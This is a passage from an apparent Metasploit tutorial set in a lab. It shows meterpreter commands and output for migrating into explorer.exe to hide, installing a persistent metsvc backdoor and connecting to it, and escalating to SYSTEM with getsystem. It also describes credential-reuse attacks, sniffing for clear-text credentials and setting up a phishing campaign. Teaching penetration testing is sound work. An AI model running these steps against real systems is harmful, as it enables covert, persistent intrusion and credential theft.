296	4	smss.exe	x86	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
444	804	wmiprivse.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\wbem\wmiprivse.exe
496	296	csrss.exe	x86	0	NT AUTHORITY\SYSTEM	\\??\C:\WINDOWS\system32\csrss.exe
520	296	winlogon.exe	x86	0	NT AUTHORITY\SYSTEM	\\??\C:\WINDOWS\system32\winlogon.exe
564	520	services.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\services.exe
576	520	lsass.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\lsass.exe
804	564	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\system32\svchost.exe
844	900	wuaucit.exe	x86	0	SERVER\Administrator	C:\WINDOWS\system32\wuaucit.exe
856	564	svchost.exe	x86	0	NT AUTHORITY\NETWORK SERVICE	C:\WINDOWS\system32\svchost.exe
884	564	svchost.exe	x86	0	NT AUTHORITY\LOCAL SERVICE	C:\WINDOWS\system32\svchost.exe
900	564	svchost.exe	x86	0	NT AUTHORITY\SYSTEM	C:\WINDOWS\System32\svchost.exe
1316	1424	cmd.exe	x86	0	SERVER\Administrator	C:\WINDOWS\system32\cmd.exe
1424	1396	explorer.exe	x86	0	SERVER\Administrator	C:\WINDOWS\Explorer.EXE

We like to hide our process behind **explorer.exe** because it is a process that runs at startup and it is always present. To do this, use the command: "migrate **PID number**" as shown in the following screenshot.

```
meterpreter > migrate 1424
[*] Migrating from 804 to 1424...
[*] Migration completed successfully.
```

To install backdoor, type **run metsvc**. While running, you will see the port that was created and the directory where the files are being uploaded.

```

meterpreter > run metsvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\0PevOkmqmpII...
[*] >> Uploading metsrv.x86.dll...
[*] >> Uploading metsvc-server.exe...
[*] >> Uploading metsvc.exe...
[*] Starting the service...
    * Installing service metsvc
    * Starting service
Service metsvc successfully installed.

```

To connect with this backdoor, we need **multi/handler** with a payload of **windows/metsvc_bind_tcp**.

```

msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/metsvc_bind_tcp
PAYLOAD => windows/metsvc_bind_tcp
msf exploit(handler) > set LPORT 31337
LPORT => 31337
msf exploit(handler) > set RHOST 192.168.1.102
RHOST => 192.168.1.102
msf exploit(handler) > exploit

[*] Starting the payload handler...
[*] Started bind handler

```

Metasploit – Privilege Escalation

After we have exploited and gained access to a victim system, the next step is to get its administrator rights or root permission. Once we get this privilege, then it becomes very simple to install, delete, or edit any file or process.

Let's carry on with the same scenario where we have hacked a Windows Server 2003 system and put the payload **meterpreter**.

Meterpreter uses the "getsystem" command to escalate privileges. But first, we have to use the "priv" command to prepare the hacked system for privilege escalation.

Next, run the "getsystem" command.

```

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM

```


As you can see, we have actually logged in as an administrator.

18. Metasploit – MetaModules


MetaModules are complex and automated security tasks, designed to help security departments to do their job more efficiently, like testing firewall ports which are open and closed, testing default credentials, etc.

MetaModules are new features that are introduced in Metasploit Pro (the commercial version). You should keep in mind that the MetaModules with best rating of stars will you provide the best results.

To open MetaModules, go to Home -> Project Name -> Modules -> MetaModules.




As you can see, we have six metamodules to serve different requirements.



Segmentation and Firewall testing

This MetaModule runs a full Nmap SYN scan against an external server hosted by Rapid7 that acts as an egress scan target. Use this MetaModule to discover outbound ports on a firewall that an attacker can use to filter information. You will need to specify the ports and protocols that you want to audit.

To run this MetaModule, click the **Launch** button and follow the instructions in there. It will show you a report of open, closed, and filtered ports, just as shown in the following screenshot.




START PORT	END PORT	STATE	CREATED
65129	65129	open	a few seconds ago
65388	65388	open	a few seconds ago
65000	65000	open	a few seconds ago
64988	64988	open	a few seconds ago
64973	64973	open	a few seconds ago

Credentials Domino

This MetaModule uses a valid login or an active session to perform an iterative credentials attack that collects credentials from compromised hosts. It reuses collected credentials to identify other possible attack routes. This MetaModule runs until it tries all credentials or reaches a termination condition.

To run this MetaModule, click the **Launch** button on the opening screen. It will produce the following screenshot wherein you have to choose the HOST IP and the Login credentials to be tested.



Credentials Domino
Performs an iterative credentials-based attack against a set of targets using a valid login or open session.

Select Initial Host [< Back to full list](#)

HOST IP	HOST NAME	OS	SERVICES	LOGINS	SESSIONS	TAGS
<input checked="" type="radio"/> 192.168.1.101	Metasploitable	Linux	3	6	0	0

Choose the login or session you want to use to start the attack.

PUBLIC	PRIVATE	REALM	SERVICE	PORT
<input type="radio"/> postgres	postgres		ssh	22
<input type="radio"/> user	user		ssh	22
<input type="radio"/> msfadmin	msfadmin		ssh	22
<input type="radio"/> sys	batman		ssh	22
<input type="radio"/> klog	123456789		ssh	22
<input type="radio"/> service	service		ssh	22

Show Showing 1 - 6 of 6

If the credentials that you have entered is correct, then it will produce the following result.



SSH Key Testing

This MetaModule attempts to log in to systems with a recovered SSH key. It records the success and failure results for each service. You will need to specify the user name, the SSH key filename, and the range of hosts that you want.

To run this MetaModule, click **Launch** on the opening screen. It will display the following screen.

The image shows the 'SSH Key Testing' configuration window. It has a title bar with a close button. The main content area includes a description: 'Attempts to log in to systems on a target range with a recovered private SSH key and reports the hosts that it was able to successfully authenticate.' Below this, there are three sections: 'Scope' (with a red asterisk), 'Credentials' (with a red asterisk), and 'Generate Report' (with a checked checkbox). The 'Address Range' field is set to '192.168.1.100-192.168.1.110'. There is an 'Advanced' dropdown menu. At the bottom, there are 'Cancel' and 'Launch' buttons.

Enter **Credentials** and click the **Launch** button.

SSH Key Testing

Attempts to log in to systems on a target range with a recovered private SSH key and reports the hosts that it was able to successfully authenticate.

Scope

Credentials*

☒ Enter a known credential pair
☐ Choose an existing SSH key

User name* admin
can't be blank


No file selected Choose Key file...

Cancel Launch

Passive Network Discovery

This MetaModule is designed to sniff traffic to discover hosts and services on a local network. Since it does not send any packets, you can run this app to conduct a stealthy network discovery scan and identify any hosts, services, and clear-text credentials.

To run this MetaModule, click the **Launch** button on the opening screen. It will display the following screen.



Select the **Network interface** (Generally they are automatically discovered). Click **Filters**. Thereafter, check all the protocols that you want to monitor. In this case, we checked only HTTP.

Passive Network Discovery

Stealthily monitors broadcast traffic to identify the IP addresses of hosts on the network and updates the Hosts page with the information that it finds.

Pcap Configuration

Filters

☒ Generate Report

Packet Filter
☒ Select protocols from the following list
☐ Manually enter a BPF string

<input type="checkbox"/> Internet Control Message Protocol (ICMP)	Advanced ▾
<input type="checkbox"/> Remote Desktop Protocol (RDP)	Advanced ▾
<input type="checkbox"/> Secure Shell (SSH)	Advanced ▾
<input type="checkbox"/> Server Message Block (SMB)	Advanced ▾
<input type="checkbox"/> Simple Network Management Protocol (SNMP)	Advanced ▾
<input checked="" type="checkbox"/> Web Traffic (HTTP/HTTPS)	Advanced ▾
<input type="checkbox"/> Dynamic Host Configuration Protocol (DHCP)	Advanced ▾
<input type="checkbox"/> Domain Name System (DNS)	Advanced ▾

Generated BPF String [\[Edit\]](#)

[Cancel](#)
[Launch](#)

You will get the following screen with captured data and packets. If any IP or credential is found, it will also be displayed.

Passive Network Discovery Running

Statistics
Task Log

1000
Packets captured

409.9KB
Data captured

0
Hosts found

Hosts found

ADDRESS	CREATED
No data has been recorded.	

Show 10 Showing 0 to 0 of 0 entries

19. Metasploit – Social Engineering

Social engineering can be broadly defined as a process of extracting sensitive information (such as usernames and passwords) by trick. Hackers sometimes use fake websites and phishing attacks for this purpose. Let us try to understand the concept of Social Engineering attacks through some examples.

Example 1

You must have noticed old company documents being thrown into dustbins as garbage. These documents might contain sensitive information such as Names, Phone Numbers, Account Numbers, Social Security Numbers, Addresses, etc. Many companies still use carbon paper in their fax machines and once the roll is over, its carbon goes into dustbin which may have traces of sensitive data. Although it sounds improbable, but attackers can easily retrieve information from the company dumpsters by pilfering through the garbage.

Example 2

An attacker may befriend a company personnel and establish good relationship with him over a period of time. This relationship can be established online through social networks, chatting rooms, or offline at a coffee table, in a playground, or through any other means. The attacker takes the office personnel in confidence and finally digs out the required sensitive information without giving a clue.

Example 3

A social engineer may pretend to be an employee or a valid user or an VIP by faking an identification card or simply by convincing employees of his position in the company. Such an attacker can gain physical access to restricted areas, thus providing further opportunities for attacks.


Example 4

It happens in most of the cases that an attacker might be around you and can do **shoulder surfing** while you are typing sensitive information like user ID and password, account PIN, etc.


Social Engineering Attack in Metasploit

In this section, we will discuss how you can initiate a Social Engineering attack using Metasploit.


First of all, go to the Home page of Metasploit and click **Phishing Campaign**, as shown in the following screenshot.




Enter the name of the project and click Next.




Enter the name of the campaign. In our case, it is **Lab**. Next, click the **E-mail** icon under **Campaign Components**.




On the next screen, you need to supply the requested data according to your campaign.




Next, click the **Content** icon (number 2) if you want to change anything in the content of the email. After changing the content, click **Save**.



